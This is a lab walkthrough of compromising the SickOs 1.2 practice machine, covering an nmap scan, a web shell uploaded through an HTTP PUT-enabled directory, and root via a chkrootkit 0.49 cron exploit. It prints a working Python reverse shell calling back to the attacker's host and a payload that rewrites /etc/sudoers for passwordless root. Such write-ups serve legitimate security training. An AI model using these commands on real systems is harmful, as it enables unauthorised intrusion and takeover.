SickOs 1.2
- 2 minsSickOs 1.2 Writeup
Recon & Enumeration
An NMAP scan revealed 2 ports open on the target.
mario@kali:~/oscp/exam/10.10.10.12$ cat 10.10.10.12.nmap
# Nmap 7.60 scan initiated Mon Nov  6 01:57:20 2017 as: nmap -sV -O -oN /home/mario/oscp/exam/10.10.10.12/10.10.10.12.nmap 10.10.10.12
Nmap scan report for 10.10.10.12
Host is up (0.00042s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    lighttpd 1.4.28
MAC Address: 00:0C:29:8A:41:77 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.8, Linux 3.16 - 4.6, Linux 3.2 - 4.8, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  6 01:57:47 2017 -- 1 IP address (1 host up) scanned in 28.00 seconds

After enumerating the http service lighttpd, a /test/ directory was found.

I checked if the PUT option was enabled on the directory with curl.
Exploitation

PUT was in fact enabled, so I put a web shell on the directory that can execute linux commands.


By accessing the web shell, I could execute commands directly on the target.

Using the same web shell, I sent this python reverse shell to my machine:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.22",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
I received the reverse shell with netcat.
Post-Exploitation
I escaped the restricted shell by spawning a tty shell using python:
python -c 'import pty; pty.spawn("/bin/bash")'
After running my enumeration scripts and searching for possible privilege escalation vectors, I couldn’t find any that stood out.
I then checked the crontab for any applications that I could search on searchsploit. Under /etc/cron.daily, chkrootkit was listed.
I checked the version of chkrootkit, 0.49, and found an exploit on searchsploit:
dpkg -l | grep chkrootkit
Under the /tmp directory, I created a file called “update” with commands to add the user www-data to the sudoers file, and I made it an executable file:
echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD:ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update

chmod +x update
The exploit would run the command in the /tmp/update file whenever the cronjob occurred.
Since the cronjob for chkrootkit was run daily, I forced it to run instead of waiting:
run-parts --report /etc/cron.daily

After the cronjob ran, I had root access by running “sudo su” without a password needed.